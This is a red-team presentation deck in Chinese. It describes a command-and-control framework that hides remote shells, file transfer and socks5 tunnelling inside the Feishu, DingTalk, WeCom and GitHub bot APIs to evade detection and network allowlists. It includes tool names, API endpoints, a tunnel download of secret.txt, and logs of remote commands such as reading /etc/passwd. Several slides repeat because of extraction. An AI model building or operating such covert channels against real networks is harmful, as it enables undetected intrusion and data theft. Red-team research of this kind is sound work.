

蓝军-隐秘的通道

Redbud



蓝军-隐秘的通道

目 录

- 1| 项目概述
- 2| 整体架构设计
- 3| 核心功能实现
- 4| 项目总结

项目概述

背景介绍

真实渗透场景中的网络限制 生产网仅允许访问特定域名
办公网限制仅可使用企业即时通信软件
EDR与NIDS普遍部署的环境下的隐蔽性要求

项目目标

开发基于企业即时通信渠道的C2框架
实现核心功能：命令执行、文件操作、socks5隧道
支持多平台运行

团队分工

架构设计：整体框架设计与技术选型
通道实现：各通信渠道的具体实现
功能开发：核心功能模块开发
测试验证：性能测试与功能验证

基于机器人的C-2实现

通讯限制

1. *.weixin.qq.com、*.wx.qq.com (微信、企业微信)
2. *.feishu.cn、*.feishucdn.com、*.larkoffice.com (飞书)
3. *.dingtalk.com、*.alicdn.com (钉钉)
4. *.github.com、raw.githubusercontent.com (github)

项目动机

企业微信、飞书、钉钉都有开放平台，可以通过机器人进行双向交互

企业微信：通过webhook发送消息到群 <https://qyapi.weixin.qq.com/cgi-bin/webhook/send>

飞书：完善的富文本消息推拉接口 <https://open.feishu.cn/open-apis/im/v1/chats>

钉钉：通过 wss 流式传输双向通讯 <wss://wss-open-connection.dingtalk.com:443/connect>

Github：通过仓库进行文件上传/下载操作 https://api.github.com/repos/{repo_owner}/{repo_name}

项目结果

在四个平台上完成C2基础功能，使用 Go&C#&Python 实现，支持3类操作系统

在飞书上实现高速文件传输 (>100Mb/s)、交互式shell、socks5反向代理 (5Mb/s)

基于机器人的C-2实现

通讯限制

1. *.weixin.qq.com、*.wx.qq.com (微信、企业微信)
2. *.feishu.cn、*.feishucdn.com、*.larkoffice.com (飞书)
3. *.dingtalk.com、*.alicdn.com (钉钉)
4. *.github.com、raw.githubusercontent.com (github)

项目动机

企业微信、飞书、钉钉都有开放平台，可以通过机器人进行双向交互

企业微信：通过webhook发送消息到群 <https://qyapi.weixin.qq.com/cgi-bin/webhook/send>

飞书：完善的富文本消息推拉接口 <https://open.feishu.cn/open-apis/im/v1/chats>


钉钉：通过 wss 流式传输双向通讯 <wss://wss-open-connection.dingtalk.com:443/connect>

Github：通过仓库进行文件上传/下载操作 https://api.github.com/repos/{repo_owner}/{repo_name}/contents/{file_name}

项目结果

在四个平台上完成C2基础功能，使用 Go&C#&Python 实现，支持3类操作系统


在飞书上实现高速文件传输 (>100Mb/s)、交互式shell、socks5反向代理 (5Mb/s)




ding-c2.py
feishu-c2-tunnel-client.py
feishu-c2.py
ft-linux-amd64
ft-linux-arm64
ft-osx-amd64
ft-osx-arm64
ft-win-amd64.exe
ft-win-arm64.exe
github-c2.py
gost-linux-amd64
gost-linux-arm64
gost-osx-amd64
gost-osx-arm64
gost-win-amd64.exe
gost-win-arm64.exe
weixin-c2.py

整体架构设计


通信层



命令处理层



文件操作层



核心功能实现

飞书

完成度最高：实现高速文件传输、交互式shell、Session管理、socks5反向代理（5Mb/s）


传输：通过群文件下载的方式快速分发控制所需的二进制文件

Session管理：受控端创建新群聊，发送 token，控制端可通过接入命令行接入，或者直接通过群聊发送指令、发送/接收文件

Socks5 反向代理：通过文件收发接口，我们实现了一套双向的增量文件同步方案，在此基础上使用 file-tunnel 的模式实现基于文件的 TCP 转发，相比 socks5 代理更具通用性。我们在受控端上开启 socks5 服务和 http 服务，测得 socks5 平均速率达到 625KB/s（5Mb/s）

效果

视频展示 & 现场演示



核心功能实现

飞书

完成度最高：实现高速文件传输、交互式shell、Session管理、socks5反向代理 (5Mb/s)

传输：通过群文件下载的方式快速分发控制所需的二进制文件

Session管理：受控端创建新群聊，发送 token，控制端可通过接入命令行接入，或者直接通过群聊发送指令、发送/接收文件

Socks5 反向代理：通过文件收发接口，我们实现了一套双向的增量文件同步方案，在此基础上使用 file-tunnel 的模式实现基于文件的 TCP 转发，相比 socks5 代理更具通用性。我们在受控端上开启 socks5 服务和 http 服务，测得 socks5 平均速率达到 625KB/s (5Mb/s)

效果

视频展示 & 现场演示

```
root@byte-server:~# curl -x socks5://127.0.0.1:30000 127.0.0.1:40000/secret.txt -vvv --output secret.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed

  0     0    0     0     0     0      0      0  --:--:-- --:--:-- --:--:--    0*   Trying 127.0.0.1:30000...
* Connected to 127.0.0.1 (127.0.0.1) port 30000 (#0)
  0     0    0     0     0     0      0      0  --:--:--  0:00:04 --:--:--    0* SOCKS5 connect to IPv4 127.0.0.1:40000 (locally resolved)
  0     0    0     0     0     0      0      0  --:--:--  0:00:09 --:--:--    0* SOCKS5 request granted.
* Connected to 127.0.0.1 (127.0.0.1) port 30000 (#0)
> GET /secret.txt HTTP/1.1
> Host: 127.0.0.1:40000
> User-Agent: curl/7.88.1
> Accept: */*
>
  0     0    0     0     0     0      0      0  --:--:--  0:00:16 --:--:--    0* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.11.2
< Date: Sat, 26 Oct 2024 10:47:09 GMT
< Content-type: text/plain
< Content-Length: 78530616
< Last-Modified: Sat, 26 Oct 2024 10:25:33 GMT
<
{ [65344 bytes data]
24 74.8M 24 17.9M  0     0 665k    0  0:01:55  0:00:27  0:01:28 1733k^C
```


核心功能实现

飞书

完成度最高：实现高速文件传输：
通过群文件下载的方式
Session管理：受控端创建新群聊发送指令、发送/接收文件

Socks5 反向代理：通过文件
了一套双向的增量文件同步方
用 file-tunnel 的模式实现基于
相比 socks5 代理更具通用性
开启 socks5 服务和 http 服务
速率达到 625KB/s (5Mb/s)

效果

视频展示 & 现场演示

```
root@byte-server:~# curl -x socks5://127.0.0.1:30000 127.0.0.1:40000/secret.txt -vvv --output secret.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed                               0*   Trying 12
7.0.0.1:30000...
* Connected to 127.0.0.1 (127.0.0.1) port 30000 (#0)
0      0      0      0      0      0      0      0  --:--:--  0:00:04  --:--:--          0* SOCKS5 conn
ect to IPv4 127.0.0.1:40000 (locally resolved)
0      0      0      0      0      0      0      0  --:--:--  0:00:09  --:--:--          0* SOCKS5 requ
est granted.
* Connected to 127.0.0.1 (127.0.0.1) port 30000 (#0)
> GET /secret.txt HTTP/1.1
> Host: 127.0.0.1:40000
> User-Agent: curl/7.88.1
> Accept: */*
0      0      0      0      0      0      0      0  --:--:--  0:00:16  --:--:--          0* HTTP 1.0, a
ssume close after body
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.11.2
< Date: Sat, 26 Oct 2024 10:47:09 GMT
< Content-type: text/plain
< Content-Length: 78530616
< Last-Modified: Sat, 26 Oct 2024 10:25:33 GMT
<
{ [65344 bytes data]
24 74.8M  24 17.9M    0      0  665k    0  0:01:55  0:00:27  0:01:28 1733k^C
```

核心功能实现

Github

通过特定仓库的文件上传/下载实现文件传输、交互式shell、Session管理

受控端和控制端通过 {uuid}.server、{uuid}.in、{uuid}.out、{uuid}.write、{uuid}.write_status 等文件进行交互

控制端可以通过扫描仓库目录下的 uuid 文件，同时控制多个受控端

效果

视频展示


飞书 & Github 效果展示

核心功能实现

钉钉

通过机器人接口实现了基础的 C2 功能
流式接口实现双向通讯

```
> python3 ding-c2.py
2024-10-25 23:37:30,739 dingtalk_stream.client INFO      open connection,
url=https://api.dingtalk.com/v1.0/gateway/connections/open [stream.py:135]
2024-10-25 23:37:30,877 dingtalk_stream.client INFO      endpoint is {'end
point': 'wss://wss-open-connection.dingtalk.com:443/connect', 'ticket': '
0c0c8540-92e7-11ef-a860-22a6e28b639c'} [stream.py:72]
```




核心功能实现

企业微信

通过机器人接口实现了基础的 C2 功能



```
> python3 weixin-c2.py
2024-10-26 18:16:31,084 WeChatMonitor INFO Message sent successfully: WeChat Monitor started, uuid: cc1416d6-e501-40fd-b... [weixin-c2.py:107]
2024-10-26 18:16:31,085 WeChatMonitor INFO Starting monitor for album 3696752053725544457 [weixin-c2.py:186]
2024-10-26 18:16:31,384 WeChatMonitor INFO Successfully fetched 2 articles [weixin-c2.py:151]
2024-10-26 18:16:31,386 WeChatMonitor INFO Command already executed: cc1416d6-e501-40fd-b1a1-9a90084b7cb4---2---cat /flag [weixin-c2.py:169]
2024-10-26 18:16:31,386 WeChatMonitor INFO Command already executed: cc1416d6-e501-40fd-b1a1-9a90084b7cb4---1---id;cat /etc/passwd [weixin-c2.py:169]
2024-10-26 18:16:36,766 WeChatMonitor INFO Successfully fetched 2 articles [weixin-c2.py:151]
2024-10-26 18:16:36,766 WeChatMonitor INFO Command already executed: cc1416d6-e501-40fd-b1a1-9a90084b7cb4---2---cat /flag [weixin-c2.py:169]
2024-10-26 18:16:36,767 WeChatMonitor INFO Command already executed: cc1416d6-e501-40fd-b1a1-9a90084b7cb4---1---id;cat /etc/passwd [weixin-c2.py:169]
2024-10-26 18:16:42,079 WeChatMonitor INFO Successfully fetched 2 articles [weixin-c2.py:151]
2024-10-26 18:16:42,079 WeChatMonitor INFO Command already executed: cc1416d6-e501-40fd-b1a1-9a90084b7cb4---2---cat /flag [weixin-c2.py:169]
2024-10-26 18:16:42,080 WeChatMonitor INFO Command already executed: cc1416d6-e501-40fd-b1a1-9a90084b7cb4---1---id;cat /etc/passwd [weixin-c2.py:169]
```



核心功能实现

企业微信

通过机器人接口实现了基础的 C2 功能
企业微信只提供url callback的通讯方式，因此内网只能通过webhook发送消息，无法接收
我们使用微信公众号的文章接口来下发指令，作为一种解决方案



项目总结

项目结果

在四个平台上完成C2基础功能，使用 Go&C#&Python 实现，支持3类操作系统
在飞书上实现高速文件传输 (>100Mb/s)、交互式shell、socks5反向代理 (5Mb/s)

项目局限性


基于开发者API的通讯方式易收厂商QPS影响

📄 接口调用量说明

钉钉标准版接口累计可调用次数为1万次/月，当前接口会消耗调用次数。若该调用量无法满足需求，你可升级钉钉专业版(Open API调用量50万次/月)或钉钉专属版(Open API调用量500万次/月)扩容调用次数。

For these requests, the rate limit is 5,000 requests per hour per OAuth app. If the app is owned by a GitHub Enterprise Cloud organization, the rate limit is 15,000 requests per hour.

对于这些请求，每小时的请求限制为每个 OAuth 应用 5,000 次。如果该应用属于 GitHub Enterprise Cloud 组织，则每小时的请求限制为 15,000 次。

- 自定义机器人的频率控制和普通应用不同，为单租户单机器人 100 次/分钟，5 次/秒。建议发送消息尽量避开诸如 10:00、17:30 等整点及半点时间，否则可能出现因  导致的 11232 限流错误，导致消息发送失败。

常见问题

调用频率限制

由于消息发送太频繁会严重影响群的使用体验，因此自定义机器人发送消息的频率限制如下：

每个机器人每分钟最多发送20条消息到群里，如果超过20条，会限流10分钟。

如果你有大量发消息的场景（譬如系统监控报警）可以将这些信息进行整合，通过 markdown 消息以摘要的形式发送到群里。

项目总结

项目结果

在四个平台上完成C2基础功能，使用 Go&C#&Python 实现，支持3类操作系统
在飞书上实现高速文件传输 (>100Mb/s)、交互式shell、socks5反向代理 (5Mb/s)

项目局限性

基于开发者API的通讯方式易收厂商QPS影响

基于 file-tunnel 的 TCP 转发方案有较高的通讯延迟 (0.5-1s/轮)，使得需要多次握手的 socks5 代理效率上远低于直接文件传输，需要对通用的 socks5 协议进行优化

```
10/26/2024 6:50:38 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:39 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:40 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:41 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:42 PM: [out.pack] Purge complete.
10/26/2024 6:50:42 PM: [out.pack] Instructing counter
part to prepare for purge.
10/26/2024 6:50:42 PM: Counterpart: Online Rx: 0 b
/s Tx: 72 Mb/s
10/26/2024 6:50:43 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:44 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:45 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:46 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:47 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:48 PM: Counterpart: Online Rx: 0 b
/s Tx: 0 b/s
10/26/2024 6:50:49 PM: Counterpart: Online Rx: 0 b
```


核心功能展示



THANK YOU
FOR READING

Redbud Team